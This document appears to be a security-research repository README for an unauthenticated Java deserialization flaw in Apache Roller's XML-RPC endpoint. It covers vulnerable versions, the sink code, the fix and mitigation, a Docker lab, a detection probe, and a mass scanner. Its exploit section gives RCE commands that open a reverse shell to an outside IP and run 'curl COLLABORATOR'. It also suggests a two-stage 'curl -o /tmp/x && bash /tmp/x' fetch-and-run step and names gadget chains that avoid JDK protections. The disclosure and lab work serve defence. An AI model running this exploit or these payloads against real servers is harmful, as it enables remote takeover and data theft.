 yanixos/apache-cve-2026-129448

CVE-2026-129448 Apache Roller XML-RPC deserialization : PoC, scanner, exploit, lab
CVE-2026-129448 / CVE-2026-82384 | unauthenticated Java deserialization PoC, scanner and lab




PoC | Scanner | Exploit | Lab | Analysis | References
Full details on the article: https://tuxshin.com/article-apache-roller-xmlrpc-deserialization
Unauthenticated Java deserialization in the legacy XML-RPC endpoint of Apache Roller. A single POST text/xml request to /roller-services/xmlrpc containing the vendor extension type <ex:serializable> (Base64 of a Java-serialized object) is passed directly to ObjectInputStream.readObject() before any authentication or handler lookup.
Author: Yanis Alim - TUXSHIN SECURITY | Date: 2026-11-18 | Finder: n0mi1k | Reporter: Matt Raible
| Field | Value |
|---|---|
| CVE | CVE-2026-129448 (duplicate of CVE-2026-82384) |
| CVSS v3.1 | 9.8 Critical |
| CWE | CWE-502 (Deserialization of Untrusted Data) |
| Component | org.apache.xmlrpc.webserver.XmlRpcServlet, enabledForExtensions=true |
| Sink | SerializableParser.getResult() -> ObjectInputStream.readObject() |
| Endpoint | POST /roller-services/xmlrpc (also /roller/roller-services/xmlrpc) |
| Fix | Apache Roller PR #171, merged 2026-09-05 |
| Status | Actively exploited in the wild |
| Version | enabledForExtensions | XmlRpcEnabledFilter | Verdict |
|---|---|---|---|
| 4.0.0 - 6.1.4 | true | absent | Vulnerable |
| 6.1.5 | true | absent | Vulnerable |
| 6.1.6 | false | present | Fixed |
| 6.1.7 | false | present | Fixed (no further change) |
The XML-RPC library remains unchanged (xmlrpc-* 3.1.3) across all releases. This is purely a Roller-side configuration fix.
Both CVE records understate the affected range. CVE-2026-129448 says "before 6.1.5", while CVE-2026-82384 lists only 6.1.5. The lab confirms that both 6.1.4 and 6.1.5 are vulnerable.
commons-beanutils 1.9.4, spring-aop/beans/context/core 5.3.39).web.xml, and the parser still runs.WEB-INF/web.xml maps the XML-RPC servlet with the vendor-extension flag enabled:
<servlet>
  <servlet-name>XmlRpcServlet</servlet-name>
  <servlet-class>org.apache.xmlrpc.webserver.XmlRpcServlet</servlet-class>
  <init-param>
    <param-name>enabledForExtensions</param-name>
    <param-value>true</param-value> <!-- 6.1.6: false -->
  </init-param>
</servlet>
The library's SerializableParser then deserializes the ex:serializable value directly:
// org.apache.xmlrpc.parser.SerializableParser.getResult()
ByteArrayInputStream bais = new ByteArrayInputStream(bytes);
ObjectInputStream ois = new ObjectInputStream(bais);
return ois.readObject(); // Pre-authentication deserialization sink
Defense-in-depth caveat (verified in the lab): Turning this into RCE on a stock, modern Roller installation is blocked by two non-Roller protections. The first is the InvokerTransformer guard in commons-collections 3.2.2, which blocks ysoserial CC1-CC7. The second is the JDK's TemplatesImpl guard, which blocks the default CommonsBeanutils1 sink.
A working in-the-wild chain must therefore avoid both protections, for example, by using a Spring/JNDI chain, or target a runtime without those protections.
See docs/ANALYSIS.md.
PR #171 makes three changes to WEB-INF/web.xml:
enabledForExtensions to false.XmlRpcEnabledFilter mapped to /roller-services/xmlrpc.Interim mitigation, if you cannot upgrade: set enabledForExtensions to false in WEB-INF/web.xml, or remove the /roller-services/xmlrpc servlet mapping, then restart Roller.
cd lab
./setup.sh                 # Downloads dependencies, compiles and assembles webapps
docker compose up -d --build
# Vulnerable: http://127.0.0.1:8080/roller-services/xmlrpc
# Patched:    http://127.0.0.1:8181/roller-services/xmlrpc
The detector verifies that the deserialization sink is reachable without executing code. It sends a serialized lab.ProbeGhost object, a class deliberately absent from any real server.
A vulnerable server responds with:
Failed to load class for result object: lab.ProbeGhost
This response indicates that readObject() processed the unauthenticated input.
cd poc
python3 probe.py --target http://127.0.0.1:8080/roller-services/xmlrpc --mode detect
python3 probe.py --target https://127.0.0.1:8080/roller-services/xmlrpc --mode detect --no-verify # bypass ssl verification
Vulnerable response:
Failed to load class for result object: lab.ProbeGhost
Patched response:
The tag {http://ws.apache.org/xmlrpc/namespaces/extensions}serializable is invalid, if isEnabledForExtensions() == false.
Mass detection across a list of targets using pure Python. No RCE is involved, and the scanner is safe to run against authorized targets.
cd scanner
printf 'https://blog.example.com/roller-services/xmlrpc\nhttps://roll.example.com/roller-services/xmlrpc\n' > targets.txt
python3 roller_scan.py --file targets.txt --out results.csv

Unauthenticated RCE using a CommonsBeanutils1 gadget chain (BeanComparator -> TemplatesImpl).
Requires JDK 11, with the payload generated through Docker, so the bytecode can be loaded by the target.
cd exploit
python3 roller_exploit.py --target http://127.0.0.1:8080/roller-services/xmlrpc --reverse-shell 172.20.0.1 4456
python3 roller_exploit.py --target https://127.0.0.1:8080/roller-services/xmlrpc --reverse-shell 172.20.0.1 4456 --no-verify # bypass ssl verification

python3 roller_exploit.py --target https://127.0.0.1:8080/roller-services/xmlrpc --cmd 'curl COLLABORATOR' --no-verify # bypass ssl verification

The gadget executes through
Runtime.getRuntime().exec(String)using tokenized commands without a shell. Use simple-token commands. For shell features, use a two-stage approach such ascurl -o /tmp/x ... && bash /tmp/x.






